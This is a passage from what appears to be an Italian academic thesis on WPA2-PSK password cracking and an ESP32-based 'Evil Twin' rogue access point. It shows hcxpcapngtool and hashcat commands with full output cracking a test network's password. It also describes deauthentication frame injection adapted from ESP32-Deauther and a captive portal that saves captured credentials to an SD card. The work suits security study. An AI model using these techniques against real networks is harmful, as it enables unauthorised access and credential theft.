


Figura 2.5: Probe Response tra AP e Pixel-9

Ottenuto l'SSID dalla Probe Response allora si può procedere al calcolo di una PMK candidata.

## CAPITOLO 2. CRACKING DELLA PASSWORD IN WPA2-PSK




Figura 2.6: Primo messaggio del 4-Way Handshake

## CAPITOLO 2. CRACKING DELLA PASSWORD IN WPA2-PSK




Figura 2.7: Secondo messaggio del 4-Way Handshake

Dove in verde sono stati evidenziati l'ANonce (primo messaggio) e l'SNonce (secondo messaggio); in giallo è stato evidenziato il MIC. In blu sono stati evidenziati i byte "888e" in quanto in un messaggio EAPOL quei due byte sono proprio la "firma" del protocollo EAPOL. Riuscire a distinguere i messaggi EAPOL da altri pacchetti è facile con Wireshark applicando il filtro "eapol"; non sarà altrettanto semplice distinguerli con il microcontrollore ESP32.


Arrivati a questo punto si dispone di tutto il necessario per condurre un attacco Brute-Force con dizionario per crackare la PSK.

### Hcxtools

Hcxtools è una suite di tool utili per convertire le catture prese in modalità promiscua in un formato che sia compatibile ai tool di cracking come hashcat e John the Ripper. Il tool utilizzato in questo caso è *hcxpcapngtool*.

```
hcxpcapngtool -o hash_4way.hc22000 cattura_4way-01.cap
```

- *-o hash\_4way.hc22000*: Si tratta del file di output con estensione .hc22000.



```

benny@localhost: ~/Scrivania
Sessione Azioni Modifica Visualizza Aiuto
└─(benny@localhost)-[~/Scrivania]
  $ hcxpcapngtool -o hash_4way.hc22000 cattura_4way-01.cap
hcxpcapngtool 6.3.5 reading from cattura_4way-01.cap ...

summary capture file

file name.....: cattura_4way-01.cap
version (pcap/cap): 2.4 (very basic format with
out any additional information)
timestamp minimum (timestamp): 28.01.2026 16:45:50 (176961
8750)
timestamp maximum (timestamp): 28.01.2026 16:50:53 (176961
9053)
duration of the dump tool (minutes): 5
used capture interfaces: 1
link layer header type: DLT_IEEE802_11 (105) very b
asic format without any additional information about the quality
endianness (capture system): little endian
packets inside: 2644
ESSID (total unique): 11
BEACON (total): 2
BEACON on 2.4 GHz channel (from IE_TAG): 5
PROBEREQUEST (undirected): 640
PROBERESPONSE (total): 87
AUTHENTICATION (total): 2
AUTHENTICATION (OPEN SYSTEM): 2
ASSOCIATIONREQUEST (total): 1
ASSOCIATIONREQUEST (PSK): 1
WPA encrypted: 349
EAPOL messages (total): 4
EAPOL RSN messages: 4
EAPOLTIME gap (measured maximum msec): 4
EAPOL ANONCE error corrections (NC): not detected
EAPOL M1 messages (total): 1
EAPOL M2 messages (total): 1
EAPOL M3 messages (total): 1
EAPOL M4 messages (total): 1
EAPOL M4 messages (zeroed NONCE): 1
EAPOL pairs (total): 2
EAPOL pairs (best): 1
EAPOL pairs written to 22000 hash file: 1 (RC checked)
EAPOL M32E2 (authorized): 1

```

Figura 2.8: Conversione in .hc22000 con hcxpcapngtool

## Hashcat

Hashcat è lo strumento di recupero password più avanzato e performante attualmente disponibile. La sua caratteristica distintiva è la capacità di sfruttare la potenza di calcolo parallelo delle GPU, offrendo velocità di elaborazione di ordini di grandezza superiori rispetto agli strumenti basati su CPU.

```
hashcat -m 22000 hash_4way.hc22000 mia_wordlist.txt
```


Analizziamo i singoli componenti del comando lanciato:

- *-m 22000*: Indica ad Hashcat quale algoritmo di hashing specifico utilizzare. Il codice 22000 corrisponde allo standard WPA-PBKDF2-PMKID+EAPOL.
- *hash\_4way.hc22000*: È il file di input generato nel passaggio precedente tramite hcxpcapngtool.
- *mia\_wordlist.txt*: È il dizionario contenente le password candidate.

Per semplicità è stato fornito un dizionario molto piccolo contenente la password esatta dell'AP (passwordSegreta123):

```
#Contenuto di mia_wordlist.txt
12345678
password
pippo123
passwordSegreta123
calcio2026
```

## CAPITOLO 2. CRACKING DELLA PASSWORD IN WPA2-PSK



The screenshot shows a terminal window titled "benny@localhost: ~/Scrivania". The user has run the command "hashcat -m 22000 hash\_4way.hc22000 mia\_wordlist.txt". The output indicates that hashcat version v7.1.2 is starting. It provides information about the OpenCL API (version 3.0) and the device being used (cpu-haswell-AMD Ryzen 7 3700U with Radeon Vega Mobile Gfx). It also lists password length and salt length constraints supported by the kernel. The attack parameters include 1 digest, 1 unique digest, 1 unique salts, 16 bits for bitmaps, and 5 rules. Optimizers applied include Zero-Byte, Single-Hash, Single-Salt, and Slow-Hash-SIMD-LOOP. A watchdog temperature abort trigger is set to 90c. Host memory allocated for the attack is 514 MB. A dictionary cache hit is found for the file "mia\_wordlist.txt" with 5 passwords, 57 bytes, and 5 keyspace entries. A warning message states that the wordlist or mask is too small, preventing full parallel power usage. It suggests supplying more work for better cracking speed. As the attack progresses, it reaches the final keyspace and workload is adjusted. The session summary at the end shows the hashcat status as "Cracked", the mode as 22000 (WPA-PBKDF2-PMKID+EAPOL), and various performance metrics like speed, recovered digests, progress, rejected digests, and restore points.

```
benny@localhost: ~/Scrivania
Sessione Azioni Modifica Visualizza Aiuto
└─(benny@localhost)-[~/Scrivania]
  $ hashcat -m 22000 hash_4way.hc22000 mia_wordlist.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8
, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #01: cpu-haswell-AMD Ryzen 7 3700U with Radeon Vega Mobile Gfx, 5932/11865 MB
(2048 MB allocatable), 8MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 514 MB (12106 MB free)

Dictionary cache hit:
* Filename..: mia_wordlist.txt
* Passwords.: 5
* Bytes.....: 57
* Keyspace..: 5

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Hashcat is expecting at least 448 base words but only got 1.1% of that.
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

f1f2b1154ed41f21d7f93d9bde445af1:fc4482cb0322:0ae1d2775fbc:4WAY_TEST:passwordSegreta123

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target...: hash_4way.hc22000
Time.Started...: Wed Jan 28 17:01:44 2026 (0 secs)
Time.Estimated ...: Wed Jan 28 17:01:44 2026 (0 secs)
Kernel.Feature ...: Pure Kernel (password length 8-63 bytes)
Guess.Base.....: File (mia_wordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 279 H/s (1.00ms) @ Accel:56 Loops:512 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 5/5 (100.00%)
Rejected.....: 0/5 (0.00%)
Restore.Point...: 0/5 (0.00%)
```

Figura 2.9: PSK crackata con hashcat

# Capitolo 3

## Architettura del Sistema Evil Twin

Il sistema "Evil Twin" è stato realizzato su una piattaforma embedded a basso costo e basso consumo, progettata per operare in mobilità. L'architettura si basa su due componenti principali: il microcontrollore ESP32 per la gestione della logica di attacco e dello stack Wi-Fi, e un modulo di memoria di massa per la persistenza dei dati esfiltrati.

### 3.1 Hardware

#### 3.1.1 Microcontrollore ESP32

Il cuore del sistema è il modulo di sviluppo ESP32 NodeMCU, nello specifico la variante prodotta da AZDelivery. Questo modulo integra il SoC ESP32-WROOM-32 sviluppato da Espressif Systems.

La scelta di questo specifico hardware è motivata dalle seguenti caratteristiche tecniche, fondamentali per l'esecuzione degli attacchi descritti finora:

1. **Potenza di calcolo Dual-Core:** Il SoC integra due core Xtensa operanti fino

a 240 MHz. Questa architettura permette di dedicare risorse alla gestione dello stack TCP/IP e Wi-Fi (Core 0) mentre il codice utente e la logica di attacco (Core 1) vengono eseguiti parallelamente senza latenze critiche.

2. **Controller Wi-Fi integrato:** Il chip supporta nativamente lo standard IEEE 802.11 b/g/n (2.4 GHz). La caratteristica cruciale per questo progetto è il supporto alla Modalità Promiscua e alla Packet Injection. Questo permette al dispositivo non solo di agire come Access Point e client simultaneamente, ma di intercettare traffico grezzo e iniettare frame di deautenticazione.
3. **Efficienza energetica:** Il modulo è progettato per operare con consumi ridotti, rendendolo idoneo all'alimentazione tramite powerbank standard (5V via micro-USB) per sessioni di attacco prolungate sul campo.



Figura 3.1: Microcontrollore AZDelivery ESP32 NodeMCU

### 3.1.2 Modulo Micro SD

Poiché la memoria flash interna dell'ESP32 è limitata e non ottimizzata per scritture frequenti di grandi moli di dati, è stato integrato un modulo lettore Micro SD esterno. Questo componente è essenziale per salvare in modo persistente e organizzato:

1. Il file contenente le credenziali catturate tramite il Captive Portal.

2. Il file contenente i Beacon frame e i pacchetti EAPOL del 4-Way Handshake.




Figura 3.2: Micro SD Card Reader

La comunicazione tra l'ESP32 e il lettore Micro SD avviene tramite il protocollo SPI (Serial Peripheral Interface). Il collegamento fisico richiede quattro linee logiche:

- **SCK (Serial Clock):** Il segnale di clock generato dall'ESP32 per sincronizzare la trasmissione.
- **MOSI (Master Output Slave Input):** La linea dati per i comandi inviati dall'ESP32 alla SD.
- **MISO (Master Input Slave Output):** La linea dati per le risposte (lettura file) dalla SD all'ESP32.
- **CS (Chip Select):** Utilizzato per abilitare la comunicazione con la periferica specifica.

A questo punto basta sfogliare il *Pinout Diagram* dell'ESP32 per vedere il significato dei 38 pin presenti sul microcontrollore, cercando di individuare i pin necessari per il collegamento con una periferica tramite protocollo SPI:




Figura 3.3: Collegamenti tra ESP32 e Micro SD Card Reader

## 3.2 Software e Logica Operativa

Lo sviluppo del firmware per l'ESP32 ha richiesto un ambiente di lavoro strutturato e flessibile, capace di gestire le dipendenze delle librerie e la configurazione a basso livello del microcontrollore.

Per la scrittura, la build e l'upload del codice, si è scelto di non utilizzare il classico Arduino IDE, bensì Visual Studio Code integrato con l'estensione *PlatformIO IDE*.

### PlatformIO IDE

PlatformIO è un ecosistema open-source per lo sviluppo IoT che offre vantaggi significativi rispetto all'ambiente Arduino standard, rendendolo più idoneo per progetti di complessità medio-alta:

1. **Gestione dichiarativa delle dipendenze:** Tramite il file di configurazione *platformio.ini*, è possibile specificare esattamente quali librerie utilizzare, la versione del framework e la velocità di comunicazione seriale. Questo garantisce la riproducibilità del progetto su qualsiasi altra macchina senza dover installare manualmente le librerie.
2. **IntelliSense:** L'integrazione con VSCode offre strumenti avanzati di autocompletamento e navigazione del codice, essenziali quando si lavora con strutture dati complesse come i frame 802.11.
3. **Gestione avanzata delle porte:** PlatformIO rileva e gestisce automaticamente il bridge CP2102, semplificando le operazioni di upload e il monitoraggio seriale per il debug in tempo reale.

### 3.2.1 Gestione della Packet Injection

Uno degli aspetti più critici del progetto riguarda la capacità dell'ESP32 di operare al di fuori delle specifiche standard di un Access Point o di un client, ovvero l'invio di frame arbitrari.

Nello specifico, per l'implementazione del meccanismo di Deauthentication, il progetto integra e riadatta porzioni di codice provenienti dalla repository open-source ESP32-Deauther (<https://github.com/tesa-klebeband/ESP32-Deauther>). Il contributo di questo progetto è stato fondamentale per la gestione a basso livello del driver Wi-Fi dell'ESP32. Le routine adattate da tale repository permettono di:

1. Costruire manualmente il frame di gestione IEEE 802.11 di tipo Deauthentication (0xC0).
2. Bypassare i controlli sui frame implementati nelle librerie private di Espressif.

